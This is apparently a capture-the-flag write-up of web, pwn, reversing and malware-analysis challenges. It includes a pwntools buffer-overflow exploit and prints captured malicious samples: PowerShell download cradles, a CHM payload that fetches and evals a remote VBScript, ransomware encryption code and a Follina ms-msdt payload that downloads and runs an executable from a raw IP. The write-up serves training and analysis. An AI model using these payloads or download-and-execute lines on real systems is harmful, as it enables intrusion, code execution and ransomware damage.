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Web

web01

There is a cookie whose value when decoded with base64 results in a string `notadmin`. Thus, to get admin access, we would just need to base64 encode the string `admin` and use it to access the web page.

web02

From the given hint about protocol, we can use `file://` protocol to access local files. Thus, if we provide `file:///var/www/html/flag.php`, we would be able to read the content of the file which happens to have the flag.

Pwn

Pwn01

After decompiling the bytecode, we can see that it is a python2 script that is using `input()` for input handling instead of `raw_input()`. This is a know vulnerability in python2, and as the flag is located at flag.txt, we can pass `open('flag.txt').read()` as the input to the program at the remote server and it will print out the flag:
`ihack{ebd4e5f19d80a8f40b58a7abba5363a0}`

pwn02

```
public ZmxhZ2hlcmUh
ZmxhZ2hlcmUh proc near

var_4= dword ptr -4

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_bx
add     ebx, 0A7769h
sub     esp, 0Ch
lea     eax, (aCongratulation - 80F1000h)[ebx] ; "Congratulations! Here is your flag!"
push    eax
call    puts
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aCatFlagTxt - 80F1000h)[ebx] ; "cat flag.txt"
push    eax
call    system
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
; } // starts at 804988B
ZmxhZ2hlcmUh endp
```

```
(gdb) info fun ZmxhZ2hlcmUh
All functions matching regular expression "ZmxhZ2hlcmUh":

Non-debugging symbols:
0x0804988b  ZmxhZ2hlcmUh
```

Looking at the assembly code, there is no canary check. Inside `echo()`, our input is located at `[ebp-0x1c]` and it is read using `gets()` which is vulnerable to buffer overflow. Thus, we can jump to `ZmxhZ2hlcmUh()` to get the flag by supplying `0x1c + 0x04` bytes (since this is a 32-bit binary) of dummy input and then followed by the `ZmxhZ2hlcmUh()` address in little endian format since the binary is LSB.

```python
#!/usr/bin/env python3

from pwn import *
import struct

io = remote("pwn2.ihack.sibersiaga.my", 1389)

pad = b"A" * 32
win = struct.pack("<I", 0x804988B)
payload = pad + win

io.sendlineafter(b"text:\n", payload)

io.interactive()
```


```
> echo -e 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x8b\x98\x04\x08' | ./chal
 _______ _______ _______ _______ _______ _______ _______ _______ _______
|     /|     /|     /|     /|     /|     /|     /|     /|     /|
| +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ |
| |   | | |   | | |   | | |   | | |   | | |   | | |   | | |   | | |   | |
| |I  | | |h  | | |a  | | |c  | | |k  | | |2  | | |0  | | |2  | | |2  | |
|/      |/      |/      |/      |/      |/      |/      |/      |/      |
 _______ _______ _______ _______ _______ _______ _______ _______ _______|

Hello There! Im echo bot =) I can say anything you want me to say

Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Congratulations! Here is your flag!
ihack{d7164e4651ad105df45ae7c9dd5121e5}
Segmentation fault
```

Reversing


Rev 1

```
printf("Enter the flag = ");
fgets(&s, 40, stdin);
strcpy(s2, "109;3#n<kl>9ilm;n9j9o`;nla<ooh>h;<<jh>%");
v7 = 88;
v6 = strlen(s2);
for ( i = 0; i < v6; ++i )
  s2[i] ^= v7;
if ( !strcmp(&s, s2) )
  v9 = 1;
puts("\nChecking Flag...\n");
sleep(5u);
if ( v9 )
{
  puts("Good job!");
  exit(0);
}
puts("Failed!");
result = 0LL;
```

We can see that our input is compared with the garbage string XOR-ed with 88.



Rev 2




```
v16 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..RangeTo$LT$usize$GT$$GT$$GT$::index::h38b786e07be04acb(
        a1,
        2LL,
        &off_53AF0);

HIBYTE(v9.args.data_ptr) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                             v16,
                             v17,
                             "ih8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n",
                             2LL);
```

We can see that `v16` is a substring of `a1` (our input) ranging to index of 2, and this is compared again with `ih8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n` partially as suggested by the function name for the first 2 characters. This means that our first 2 characters of input should be `ih`.

```
v12 = alloc::string::String::len::hb418e95af1a1fefb(a1);
```

```
v5 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..RangeFrom$LT$usize$GT$$GT$$GT$::index::h1424e311cb5dee86(
       a1,
       v12 - 10,
       &off_53B68);

HIBYTE(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                             *(_QWORD *)v9.fmt.gap0,
                             *(_QWORD *)&v9.fmt.gap0[8],
                             "8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n",
                             10LL);
```

Now, `v5` is the last 10 characters of our input since this time the function is `RangeFrom` and `v12` is equal to our length of input and this should be equal to the first 10 characters of `8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n`, i.e., `8dae47166}`.

```
v15 = alloc::string::String::len::hb418e95af1a1fefb(a1);
```

```
v10 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..Range$LT$usize$GT$$GT$$GT$::index::h9033294174f3070b(
        a1,
        6LL,
        v15 - 10,
        &off_53B38);

BYTE6(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                            v10,
                            v11,
                            "58458e5caedcd1cfd059f81ack{Correct!\n",
                            23LL);
```

Next, our input from index 6 up to the last 10 characters should be equal to the first 23 characters of `58458e5caedcd1cfd059f81ack{Correct!\n`, i.e., `58458e5caedcd1cfd059f81`.

```
v13 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..Range$LT$usize$GT$$GT$$GT$::index::h9033294174f3070b(
        a1,
        2LL,
        6LL,
        &off_53B08);
BYTE5(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                            v13,
                            v14,
                            "ack{Correct!\n",
                            4LL);
```

Lastly, our input from index 2 up to 6 should be equal to `ack{`. Putting everything together, we get our flag, `ihack{58458e5caedcd1cfd059f818dae47166}`.

Rev 3

Looking around the function, we could see that the function at `0x401adb` is where we are prompted for input.

```
sub_401715(&unk_4D9100, 32LL, 4294967213LL);
sub_40AC40((unsigned __int64)"Give me the correct password: ");
sub_418670(v10, 100LL, off_4D9738);
v16 = sub_4010D8(v10);
v10[v16 - 1] = 0;
if ( sub_4562F0(0LL, 0LL, 0LL, 0LL, v0, v1, v5) == -1LL )
{
  sub_401760();
  result = 0LL;
}
else
{
  sub_40185C(v10);
  if ( (unsigned int)sub_401070(v10, "cyx", v16) )
  {
    sub_418DA0(10LL);
    sub_418C00("  ,--------------------------,");
    sub_418C00("  |  /---------------------   |");
    sub_418C00("  | |                       | |");
```

Since we are debugging the program, the return value of `sub_4562F0` is -1. However, we can modify the RAX register to another value just before this function returns. This leads us to the `else` branch in which our input goes through `ROT13` and compared with the string `cyx`.

```
else
{
  v9 = 0;
  sub_40AC40((unsigned __int64)"Get me the passcode: ");
  sub_40ADD0((unsigned __int64)"%d");
  v15 = -1430532899;
  v14 = 1433901505;
  v13 = 2800585;
  v12 = (int)sub_402020("%d", &v9, (double)2800585);
  v11 = (int)(sub_401FE0((double)v12) / 1.09861228866811);
  if ( (v13 + v12 - v14) << v15 >> v11 == v9 )
  {
    if ( sub_4562F0(0LL, 0LL, 0LL, 0LL, v3, v4, v6) == -1LL )
    {
      sub_40185C(&unk_4D9100);
      sub_40AC40((unsigned __int64)"ihack{%s}\n");
    }
  }
```

Next, we can see that the flag would be printed if it passes the first `if` condition. We can bypass the first check by modifying the `ZF` register to 1 just before the jump takes place. Finally, it prints out the flag `ihack{773feca5c0135e7b7d5818dd73854d98}`.

Malware

DOCM

We can use a tool named `ViperMonkey` to extract and analyse the macro, which can be downloaded from https://github.com/decalage2/ViperMonkey.

```
❯ bash ../ViperMonkey/docker/dockermonkey.sh ./letter.docm
```


```
Intermediate IOCs:

+----------------------------------------------------------+
powershell.exe -enc cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGMAbgBjAC4AaQBoAGEAYwBrAC4AYwBvAG0ALwBzAHQAYQBnAGUAcgAuAHAAcwAxACcAKQA=
+----------------------------------------------------------+
```

We can see that `ViperMonkey` found something interesting that is encoded with base64.

Decode the string and we can see the URL, `http://cnc.ihack.com/stager.ps1`.

LNK

The output of running `strings` is truncated, so we ran `xxd` to see the full hexdump of the malware.



As can be seen in the screenshot above, there is a snippet of a powershell script that downloads another powershell script from a github gist. The url of the script is https://gist.githubusercontent.com/0xAFFMR/8f7f4579de75cf111a6c0f53ceff4f1f/raw/66986a5c79ca1dbe3629311e6400751c2fba89ba/ihack.ps1. The content of the file is another powershell script that is base64 encoded 3 times. One of the global variables in the file contains a link to another github gist at https://gist.githubusercontent.com/0xAFFMR/da298d823c184ae6c12c940562049978/raw/38deebff622eed7616d27009c690c4d86668f3a1/sec. This file contains a series of decimal numbers and when converted to ascii characters we will be able to see the flag: `ihack{287991bc0a634b67a92c2c5881d2abff}`

XLSM

Using the tool `ViperMonkey` again, we can see that it successfully analysed the downloaded file from the macro.

```
Write File          | C:\Users\admin\AppData\Local\Temp\ih4cKr0cks. | SaveToFile
                    | exe                                           |
```

CHM

After some research, we found out that chm files are basically archives, and so we used `7z` to extract its contents. After some looking around, we found out that the `version.html` file ran some malicious code that downloads a VB script from a remote server.

```
<body>
    <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
        <PARAM name="Command" value="ShortCut">
        <PARAM name="Button" value="Bitmap::shortcut">
        <PARAM name="Item1" value=',cmd.exe,/c copy /Y C:\Windows\system32\rundll32.exe %TEMP%\out.exe > nul && %TEMP%\out.exe
javascript:"\..\mshtml RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET",
"http://139.59.122.20/version.vbs",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").
Run("cmd /c taskkill /f /im out.exe",0,true);}'>
        <PARAM name="Item2" value="273,1,1">
      </OBJECT>
      <SCRIPT>
        x.Click();
      </SCRIPT>

</body>
</html>
```


After digging around in the downloaded `version.vbs` file, we found another file at the remote server called `version.txt`. Unfortunately at the time of writing this document, the server is having issues so we can't put the screenshot of it here. Inside the file was the first half of the flag.

```
Option Explicit
On Error Resume Next
Const tail = "7866c99c63a26b4886"
Const test = "122.20/"
Set oFileSystem = CreateObject("Scripting.FileSystemObject")
Set WshShell = CreateObject("WScript.Shell")
Const close = "}"
Const versionfile = "version.txt"
```

We found the second half inside the vb script, and when put together they make up the final flag: `ihack{6e5e4d1b1805aa7866c99c63a26b4886}`

EXE

Checking the ransomware executable file, we can see that this is a `.NET` file. Thus, we can use `dotPeek` to decompile it. However, the result is still obfuscated.




Next, we can use `de4dot` to attempt deobfuscation and it succeeds to do so.

```
FLARE 12/10/2022 8:50:50 PM
PS C:\Users\doublew\Desktop\ransomware > de4dot-x64.exe .\leetransomware.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected DeepSea 4.1 (C:\Users\doublew\Desktop\ransomware\leetransomware.exe)
Cleaning C:\Users\doublew\Desktop\ransomware\leetransomware.exe
Renaming all obfuscated symbols
Saving C:\Users\doublew\Desktop\ransomware\leetransomware-cleaned.exe
FLARE 12/10/2022 8:50:55 PM
PS C:\Users\doublew\Desktop\ransomware >
```

Import the deobfuscated file back to `dotPeek`, and we can finally see better code.

```
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
  byte[] salt = new byte[8]
  {
    (byte) 1,
    (byte) 2,
    (byte) 3,
    (byte) 4,
    (byte) 5,
    (byte) 6,
    (byte) 7,
    (byte) 8
  };
  using (MemoryStream memoryStream = new MemoryStream())
  {
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
      rijndaelManaged.Padding = PaddingMode.PKCS7;
      rijndaelManaged.KeySize = 256;
      rijndaelManaged.BlockSize = 128;
      Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
      rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
      rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
      rijndaelManaged.Mode = CipherMode.CBC;
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
      {
        cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
        cryptoStream.FlushFinalBlock();
      }
      return memoryStream.ToArray();
    }
  }
```

We can see that there is an encryption function but we are still missing the password. We can check where this function is called by right clicking the function and navigate to show usages.



We can see that this function is called by `Form1.method_1` and keep repeating the same process until we reach `Form1.method_0`, where the password is `hektheplanet`.

```
private void method_0()
{
  string string_1 = "hektheplanet";
  byte[] byte_0 = File.ReadAllBytes(Assembly.GetEntryAssembly().Location);
  Form1.smethod_0(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\LeetCryptor.exe", byte_0);
  Form1.smethod_2("Crypt", Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\LeetCryptor.exe");
  this.method_2("C:\\inetpub\\wwwroot", string_1);
  this.method_3();
  Application.Exit();
}
```

Next, we can write the decryption function since we have all the encryption properties, e.g., salt, key, IV, mode, etc., from the previous `Form1.AES_Encrypt()` function.

```
❯ cat --no-paging -p decrypt.cs
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Globalization;
using System.IO;
using System.Linq;
using System.Net;
using System.Net.Sockets;
using System.Reflection;
using System.Resources;
using System.Security.Cryptography;
using System.Text;
using System.Threading;

public class C {
    static void Main() {
        Console.WriteLine("Hello");
        C.DecryptFile("./flag.txt.1337ransom", "hektheplanet");
        Console.WriteLine("Done");
    }

    public static void DecryptFile(string string_0, string string_1) {
        byte[] bytesToBeDecrypted = File.ReadAllBytes(string_0);
        byte[] bytes1 = Encoding.UTF8.GetBytes(string_1);
        byte[] hash = SHA256.Create().ComputeHash(bytes1);
        byte[] bytes2 = C.AES_Decrypt(bytesToBeDecrypted, hash);
        File.WriteAllBytes(string_0, bytes2);
        File.Move(string_0, string_0 + ".decrypted");
    }

    public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes) {
      byte[] salt = new byte[8] {
        (byte) 1,
        (byte) 2,
        (byte) 3,
        (byte) 4,
        (byte) 5,
        (byte) 6,
        (byte) 7,
        (byte) 8
      };
      using (MemoryStream memoryStream = new MemoryStream()) {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged()) {
          rijndaelManaged.Padding = PaddingMode.PKCS7;
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    public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes) {
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        (byte) 2,
        (byte) 3,
        (byte) 4,
        (byte) 5,
        (byte) 6,
        (byte) 7,
        (byte) 8
      };
      using (MemoryStream memoryStream = new MemoryStream()) {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged()) {
          rijndaelManaged.Padding = PaddingMode.PKCS7;
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          rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
          rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
          rijndaelManaged.Mode = CipherMode.CBC;
          using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write)) {
            cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
            cryptoStream.FlushFinalBlock();
          }
          return memoryStream.ToArray();
        }
      }
    }
}
```

DOCX

The flag format is [name of attack / cve]_[html file containing payload]_[md5 hash of malware]_[c2 port]. We uploaded the document file to virustotal and it detected multiple exploits related to it. While there were several CVEs related to it, the one that is most similar to this file is CVE-2022-20190, also known by the name “Follina”. This is the first part of the flag.

Tencent	Exp.Ole.CVE-2022-30190.a	Exp.Ole.CVE-2022-30190.a	Trellix (FireEye)
VIPRE		Exploit.CVE-2022-30190.Gen.1	ZoneAlarm by Check Point

We then extracted the contents from the word document, and found a suspicious link in the `word/_rels/document.xml.rels` file. The `update.html` file is the second part of the flag.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://139.59.122.20/update.html!" TargetMode = "External"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/></Relationships>
```

Upon inspecting the update.html file, we found that it contains a script with a long base64 string in it.

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+
'KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwAxADMAOQAuADUAOQAuADEAMgAyAC4AMgAwAC8AVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAuAGUAeABlACcALAAnAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAVwBpAG4AZABvAHcAcwBVAHAAZABhAHQAZQAuAGUAeABlACcAKQA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAFcAaQBuAGQAbwB3AHMAVQBwAGQAYQB0AGUALgBlAHgAZQAgAC0AVwBpAG4AZABvAHcAcwBVAHAAdABlAACAASABpAGQAZABlAG4A'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";"'))))"
```

